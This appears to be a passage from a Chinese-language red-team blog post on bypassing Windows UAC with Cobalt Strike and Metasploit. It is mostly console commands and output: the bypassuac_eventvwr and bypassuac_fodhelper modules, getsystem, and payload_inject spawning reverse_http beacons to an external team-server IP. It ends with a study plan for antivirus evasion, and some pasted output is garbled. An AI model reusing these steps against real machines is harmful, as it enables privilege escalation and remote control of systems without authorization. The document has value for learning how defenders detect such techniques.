44. .70 -p 27035  
root@144. .70's password:  
root@kali:~# lsof -i:8080  
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME  
ruby 1408 root 7u IPv4 30585 0t0 TCP kali:http-alt (LISTEN  
)  
rt => 8080
```

派生会话之后我终于又一次见到了 meterpreter.....来之不易我要好好珍惜:

```
msf5 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.113.131:8080  
[*] Sending stage (180291 bytes) to 192.168.113.131  
[*] Meterpreter session 1 opened (192.168.113.131:8080 -> 192.168.113.131:60494)  
at 2020-01-19 14:13:32 +0800  
meterpreter >
```

第四步: 使用 MSF BypassUAC

meterpreter > run post/multi/recon/local\_exploit\_suggester

```
root@kali: ~
lport => 8080
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.113.131:8080
[*] Sending stage (180291 bytes) to 192.168.113.131
[*] Meterpreter session 1 opened (192.168.113.131:8080 -> 192.168.113.131:60494) at 2020-01-19 14:13:32 +0800

meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.74.185.142 - Collecting local exploits for x86/windows...
[*] 10.74.185.142 - 29 exploit checks are being tried...
[+] 10.74.185.142 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.74.185.142 - exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.
[+] 10.74.185.142 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[+] 10.74.185.142 - exploit/windows/local/ms16_032_secondary_logon_handle_priv_esc: The service is running, but could not be validated.
meterpreter >
```

一个一个试呗。先用 exploit/windows/local/bypassuac\_eventvwr 这个模块：

```
[*] Started reverse TCP handler on 192.168.113.131:8080
[*] Sending stage (180291 bytes) to 192.168.113.131
[*] Meterpreter session 1 opened (192.168.113.131:8080 -> 192.168.113.131:60494) at 2020-01-19 14:13:32 +0800

meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.74.185.142 - Collecting local exploits for x86/windows...
[*] 10.74.185.142 - 29 exploit checks are being tried...
[+] metasploitframework exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.74.185.142 - exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.
[+] 10.74.185.142 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[+] 10.74.185.142 - exploit/windows/local/ms16_032_secondary_logon_handle_priv_esc: The service is running, but could not be validated.
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac_eventvwr
msf5 exploit(windows/local/bypassuac_eventvwr) >
```

```
msf5 exploit(windows/local/bypassuac_eventvwr) > show options
Module options (exploit/windows/local/bypassuac_eventvwr):
  Name      Current Setting  Required  Description
  ----      -
  SESSION   1                yes       The session to run this module on.

Exploit target:
  Id  Name
  --  -
  0   Windows x86
```


```
msf5 exploit(windows/local/bypassuac_eventvwr) > set SESSION 1
SESSION => 1
msf5 exploit(windows/local/bypassuac_eventvwr) > show options
Module options (exploit/windows/local/bypassuac_eventvwr):
  Name      Current Setting  Required  Description
  ----      -
  SESSION   1                yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.113.131 yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port

Exploit target:
  Id  Name
  --  -
  0   Windows x86
```

exploit 之后不仅给我蹦出了下面这个页面，而且还没成功。这可能是因为在某次尝试用 eventvwr 来 BypassUAC 之后，我当时乱改了注册表里面一些，搞完就没改回来.....





```
msf5 exploit(windows/local/bypassuac_eventvwr) > exploit
[*] Started reverse TCP handler on 192.168.113.131:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\eventvwr.exe
[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Cleaning up registry keys ...
[*] Exploit completed, but no session was created.
```

换个模块试试，尝试使用 `exploit/windows/local/bypassuac_fodhelper`:

```

msf5 exploit(windows/local/bypassuac_eventvwr) > use exploit/windows/local/bypassuac_fodhelper
msf5 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):

  Name      Current Setting  Required  Description
  ----      -
SESSION    packets 20 bytes 1116 (1.0 KiB)  The session to run this module on.

Exploit target:

  Id  Name
  --  ---
  0   Windows x86

msf5 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1

```

```

msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 192.168.113.131:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] Bypassuac can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (180291 bytes) to 192.168.113.1
[*] Meterpreter session 2 opened (192.168.113.131:4444 -> 192.168.113.1:51444)
at 2020-01-19 14:43:19 +0800
[*] Cleaning up registry keys ...

meterpreter >

```

看上去此模块利用成功了：

```

meterpreter > getsystem
..got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell whoami /all
Process 1316 created.
Channel 1 created.
Microsoft Windows [0] 10.0.17134.1184]
(c) 2018 Microsoft Corporation
C:\Windows\system32>

```

## 第五步：弹回一个BypassUAC的Beacon到CS团队服务器

```
meterpreter > background netmask 255.0.0.0
[*] Backgrounding session 20.128 scopeid 0x10<host>
msf5 exploit(windows/local/bypassuac_fodhelper) > sessions -l
Active sessions
=====
Id  Name  Type  Information  Connection
--  --  --  --  --
2  flags=73-UP LOOPBACK RUNNING mtu=65536 192.168.113.131:4444 -> 192.168.113.1:51444 (10.74.185.142)
msf5 exploit(windows/local/bypassuac_fodhelper) > use exploit/windows/local/payload_inject
msf5 exploit(windows/local/payload_inject) > set PAYLOAD windows/meterpreter/reverse_http
PAYLOAD => windows/meterpreter/reverse_http
msf5 exploit(windows/local/payload_inject) > set DisablePayloadHandler true
DisablePayloadHandler => true
msf5 exploit(windows/local/payload_inject) > set LHOST 144.168.57.70
LHOST => 144.168.57.70
msf5 exploit(windows/local/payload_inject) > set LPORT 50050
LPORT => 50050
msf5 exploit(windows/local/payload_inject) > set SESSION 2
SESSION => 2
msf5 exploit(windows/local/payload_inject) > exploit
```

运行看起来很顺利，但是为什么我的 Cobalt Strike 那里没收到这个弹回来的 Beacon Shell 呢？

```
[*] Running module against A014802-PC
[*] Spawned Notepad process 37432
[*] Injecting payload into 37432
[*] Preparing 'windows/meterpreter/reverse_http' for PID 37432
```

机智的我立刻发现了问题，上面那个 lport 的端口设错了，我在网上随便找到的 MSF shell 弹回 CS Beacon Shell 的方法，它写的端口是 50050，但是用脑子一想就不对啊。要弹回的肯定是 reverse\_tcp 监听器的端口，这个监听器肯定不可能开在 50050 端口上啊，团队服务器都占用了不是？所以我很怀疑写那篇文章的人怎么弹回到 50050 端口的，除非他把团队服务器的默认端口改了.....

总之，重新设置 lport，使其与 windows/beacon\_http/reverse\_http 监听器的端口对应：

name	payload	host	port	beacons
msf	windows/foreign/reverse_tcp	144.202.147.70	8080	
MSF_VPS	windows/foreign/reverse_tcp	144.202.147.37	8080	
test1	windows/beacon_http/reverse_http	144.202.147.70	70	144.202.147.70

```

msf5 exploit(windows/local/payload_inject) > set LPORT 70
LPORT => 70
msf5 exploit(windows/local/payload_inject) > exploit

[*] Running module against A014802-PC
[*] Spawned Notepad process 40208
[*] Injecting payload into 40208
[*] Preparing 'windows/meterpreter/reverse_http' for PID 40208
msf5 exploit(windows/local/payload_inject) >

```

然后喜迎我的新 Beacon 来到，是 pid 为 40208 的那个 Beacon 啦：

external	internal	user	computer	note	pid	last
	192.168.56.1	user	A014802-PC		40208	21s
	192.168.56.1	user	A014802-PC		4230	54s

```

msf5 exploit(windows/local/bypassuac_fodhelper) > use exploit/windows/local/payload_inject
msf5 exploit(windows/local/payload_inject) > set PAYLOAD windows/meterpreter/reverse_http
PAYLOAD => windows/meterpreter/reverse_http
msf5 exploit(windows/local/payload_inject) > set DisablePayloadHandler true
DisablePayloadHandler => true
msf5 exploit(windows/local/payload_inject) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf5 exploit(windows/local/payload_inject) > set LPORT 50050
LPORT => 50050
msf5 exploit(windows/local/payload_inject) > set SESSION 2
SESSION => 2
msf5 exploit(windows/local/payload_inject) > exploit

[*] Running module against A014802-PC
[*] Spawned Notepad process 37432
[*] Injecting payload into 37432
[*] Preparing 'windows/meterpreter/reverse_http' for PID 37432
msf5 exploit(windows/local/payload_inject) > set LPORT 70
LPORT => 70
msf5 exploit(windows/local/payload_inject) > exploit

[*] Running module against A014802-PC
[*] Spawned Notepad process 40208
[*] Injecting payload into 40208
[*] Preparing 'windows/meterpreter/reverse_http' for PID 40208
msf5 exploit(windows/local/payload_inject) >

```

直接 Bypass 了 UAC。因为我用的 payload 是 exploit/windows/local/bypassuac\_fodhelper，就是一个绕 UAC 的 payload，所以这个 Beacon 是直接绕过了 UAC 的。

```

msf5 (meterpreter) > cs beacon shell wshai /all
[*] Tasked beacon to run: wshai /all
[*] Host called here, sent: 42 bytes
[*] received output:

用户信息

-----

用户名      SID
-----
Administrator  S-1-5-21-1665290743-900906368-3128466792-31798

组信息

-----

组名          类型      SID          属性
-----
Everyone      已知的组  S-1-1-0      必需的组, 总用于默认, 启用的组
BUILTIN\Administrators 别名      S-1-5-32-544 必需的组, 总用于默认, 启用的组, 组的所有者
BUILTIN\Performance Log Users 别名      S-1-5-32-559 必需的组, 总用于默认, 启用的组
BUILTIN\Users      别名      S-1-5-32-545 必需的组, 总用于默认, 启用的组
NT AUTHORITY\INTERACTIVE 已知的组  S-1-5-4      必需的组, 总用于默认, 启用的组
CONSOLE LOGON      已知的组  S-1-3-1      必需的组, 总用于默认, 启用的组
NT AUTHORITY\Authenticated Users 已知的组  S-1-5-11     必需的组, 总用于默认, 启用的组
NT AUTHORITY\This Organization 已知的组  S-1-5-15     必需的组, 总用于默认, 启用的组
LOCAL           已知的组  S-1-5-0      必需的组, 总用于默认, 启用的组
BUILTIN\IIS_IUSERS 组        S-1-5-21-1665290743-900906368-3128466792-4137 必需的组, 总用于默认, 启用的组
BUILTIN\Users      组        S-1-5-21-1665290743-900906368-3128466792-4324 必需的组, 总用于默认, 启用的组
身份验证令牌声明的标志 已知的组  S-1-18-1     必需的组, 总用于默认, 启用的组
Mandatory Label\High Mandatory Level 标签      S-1-16-12288 必需的组, 总用于默认, 启用的组

```


我本来想，先用 MSF 提权，然后尝试是否可以避开 CS 内置的 BypassUAC 方法 uac-dll 利用过程中的两个 UAC 弹窗。但是与其使用 MSF 提权然后绕这两个弹窗，我觉得不如直接用 MSF BypassUAC 一步到位。

总之我这里借助 MSF 来使 CS Beacon shell bypass UAC 的操作步骤是：

1. 我先对这个 CS Beacon shell 派生一个到 MSF
2. 使用 MSF Bypass UAC
3. 弹回一个 Bypass UAC 的 Beacon shell 到 CS

理论上没什么问题，就是操作比较繁琐。据说一般会写的人是直接将 BypassUAC 集成在 CS 中。BypassUAC 我同事也跟我说了个 Github 项目，奈何我不会用，先用这种繁琐的方法凑活着用吧。

## 0x05 使用 uac-token-duplication 模块 Bypass UAC



第一感觉很好使啊，不卡不跳不跳直接获得了一个 pid 为 31820 的新 Beacon。显示一切顺利：

```

beacon> elevate uac-token-duplication test1
[*] Tasked beacon to spawn windows/beacon_http/reverse_http (144.168.57.70:70) in a high integrity process (token duplication)
[+] host called home, sent: 3545 bytes
[+] host called home, sent: 76306 bytes
[+] received output:
[+] Success! Used token from PID 10136

```

但结果没成功..... 判断有没有成功就看这里有没有星号:

external	internal	user	computer	note	pid	last
	192.168.56.1	qao	A014802-PC		7053	272ms
	192.168.56.1	qao	A014802-PC		31830	39s
	192.168.56.1	qao	A014802-PC		40308	6s
	192.168.56.1	qao	A014802-PC		42160	49s

或者对比一下就知道有没有过 UAC:

```

beacon> shell whoami /priv
[*] Tasked beacon to run: whoami /priv
[+] host called home, sent: 43 bytes
[+] received output:

```

特权信息

特权名	描述	状态
SeShutdownPrivilege	关闭系统	已禁用
SeChangeNotifyPrivilege	绕过遍历检查	已启用
SeUndockPrivilege	从扩展坞上取下计算机	已禁用
SeIncreaseWorkingSetPrivilege	增加进程工作集	已禁用
SeTimeZonePrivilege	更改时区	已禁用



```
C:\Users\>whoami /priv

特权信息
-----
特权名          描述          状态
-----
SeShutdownPrivilege 关闭系统      已禁用
SeChangeNotifyPrivilege 绕过遍历检查 已启用
SeUndockPrivilege 从扩展坞上取下计算机 已禁用
SeIncreaseWorkingSetPrivilege 增加进程工作集 已禁用
SeTimeZonePrivilege 更改时区     已禁用

管理员: Windows PowerShell

Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。

尝试新的跨平台 PowerShell https://aka.ms/pscore6

PS C:\WINDOWS\system32> whoami /priv

特权信息
-----
特权名          描述          状态
-----
SeIncreaseQuotaPrivilege 为进程调整内存配额 已禁用
SeSecurityPrivilege 管理审核和安全日志 已禁用
SeTakeOwnershipPrivilege 取得文件或其他对象的所有权 已禁用
SeLoadDriverPrivilege 加载和卸载设备驱动程序 已禁用
SeSystemProfilePrivilege 配置文件系统性能 已禁用
SeSystemtimePrivilege 更改系统时间 已禁用
SeProfileSingleProcessPrivilege 配置文件单一进程 已禁用
SeIncreaseBasePriorityPrivilege 提高计划优先级 已禁用
SeCreatePagefilePrivilege 创建一个页面文件 已禁用
SeBackupPrivilege 备份文件和目录 已禁用
SeRestorePrivilege 还原文件和目录 已禁用
SeShutdownPrivilege 关闭系统      已禁用
SeDebugPrivilege 调试程序      已禁用
SeSystemEnvironmentPrivilege 修改固件环境值 已禁用
SeChangeNotifyPrivilege 绕过遍历检查 已禁用
SeRemoteShutdownPrivilege 从远程系统强制关机 已禁用
SeUndockPrivilege 从扩展坞上取下计算机 已禁用
SeManageVolumePrivilege 执行卷维护任务 已禁用
SeImpersonatePrivilege 身份验证后模拟客户端 已禁用
SeCreateGlobalPrivilege 创建全局对象 已禁用
SeIncreaseWorkingSetPrivilege 增加进程工作集 已禁用
SeTimeZonePrivilege 更改时区     已禁用
SeCreateSymbolicLinkPrivilege 创建符号链接 已禁用
SeDelegateSessionUserImpersonatePrivilege 获取同一会话中另一个用户的模拟令牌 已禁用
```

这个弹回来的 shell 没有过 UAC，也不知道啥原因，就这样吧。总之经测试此方法在 Win10（有 360）上不生效。

## 0x06 总结

总结来说，Cobalt Strike 内置的两种 Bypass UAC 方法，测试结果如下：

- uac-dll: 可绕 UAC，对普通用户级别的 Beacon Shell 不实用
- uac-token-duplication: 测试失败

但是可以用联动 MSF 的 post/multi/recon/local\_exploit\_suggester 模块来 Bypass UAC，测试成功。

另外关于 UAC:

即使是管理员,也只有 Administrator 可以免 UAC; 其它都得绕,不然就是通过提权。

比如我的最开始 Beacon 中, xue 这个普通用户属于管理员组:

```
beacon> net localgroup administrators
[*] Tasked beacon to run net localgroup administrators on localhost
[+] host called home, sent: 87102 bytes
[+] received output:
Members of administrators on \\localhost:

A014802-PC\Administrator
ESG\Domain Admins
xue
```

但是其没过 UAC:

```
beacon> shell whoami /all
[*] Tasked beacon to run: whoami /all
[*] host called home, sent: 12 bytes
[*] received output:
用户信息
-----
用户名          SID
-----
eng\...         S-1-5-21-1665790243-900900368-3128466792-37798

组信息
-----
组名              类型  SID              属性
-----
Everyone          已组  S-1-1-0           必需的组, 启用于默认, 启用的组
BUILTIN\Administrators 别名  S-1-5-32-544      只用于拒绝的组
BUILTIN\Performance Log Users 别名  S-1-5-32-559      必需的组, 启用于默认, 启用的组
BUILTIN\Users     别名  S-1-5-32-545      必需的组, 启用于默认, 启用的组
NT AUTHORITY\INTERACTIVE 已组  S-1-5-4           必需的组, 启用于默认, 启用的组
CONSOLE LOGON    已组  S-1-2-1           必需的组, 启用于默认, 启用的组
NT AUTHORITY\Authenticated Users 已组  S-1-5-11          必需的组, 启用于默认, 启用的组
NT AUTHORITY\This Organization 已组  S-1-5-15          必需的组, 启用于默认, 启用的组
LOCAL            已组  S-1-2-0           必需的组, 启用于默认, 启用的组
ESG\-002_1x      组    S-1-5-21-1665790243-900900368-3128466792-4137 必需的组, 启用于默认, 启用的组
ESG\..._Tlan    组    S-1-5-21-1665790243-900900368-3128466792-4334 必需的组, 启用于默认, 启用的组
身份验证机构声明的标志 已组  S-1-18-1          必需的组, 启用于默认, 启用的组
Mandatory Label\Medium Mandatory Level 标签  S-1-16-8192       必需的组, 启用于默认, 启用的组

特权信息
-----
特权名          描述          状态
-----
SeShutdownPrivilege 关闭系统      已禁用
SeChangeNotifyPrivilege 绕过遍历检查 已启用
SeBackupPrivilege 从扩展坞上取下计算机 已禁用
SeIncreaseWorkingSetPrivilege 增加进程工作集 已禁用
SeTimeZonePrivilege 更改时区      已禁用
```

Windows 7 以后默认不启用 Administrator 用户估计也是这个原因,不然 UAC 等于没用。

## 0x07 后续学习

关于 UAC 的学习路线:



1. UAC 是什么
2. 什么情况下会出现 UAC
3. 针对不同的系统版本怎么正常绕 UAC
4. 针对不同的系统版本怎么免杀绕 UAC
5. 绕过 UAC 之后怎么免杀执行自己的 payload

另外 CS 的这个 Elevate 提权模块还有个 runasadmin 命令，对于 Elevate Exploit 也可以自行编写代码来扩充，这些我都还没搞清楚，搞清楚了再记录、交流。

---

参考文档：

1. [cobalt strike 和 metasploit 结合使用\(互相传递 shell 会话\)](#)，灰信网，卿先生，2019 年 5 月 27 日
2. [Cobalt Strike manual 4.0](#)，Cobalt Strike 官网

#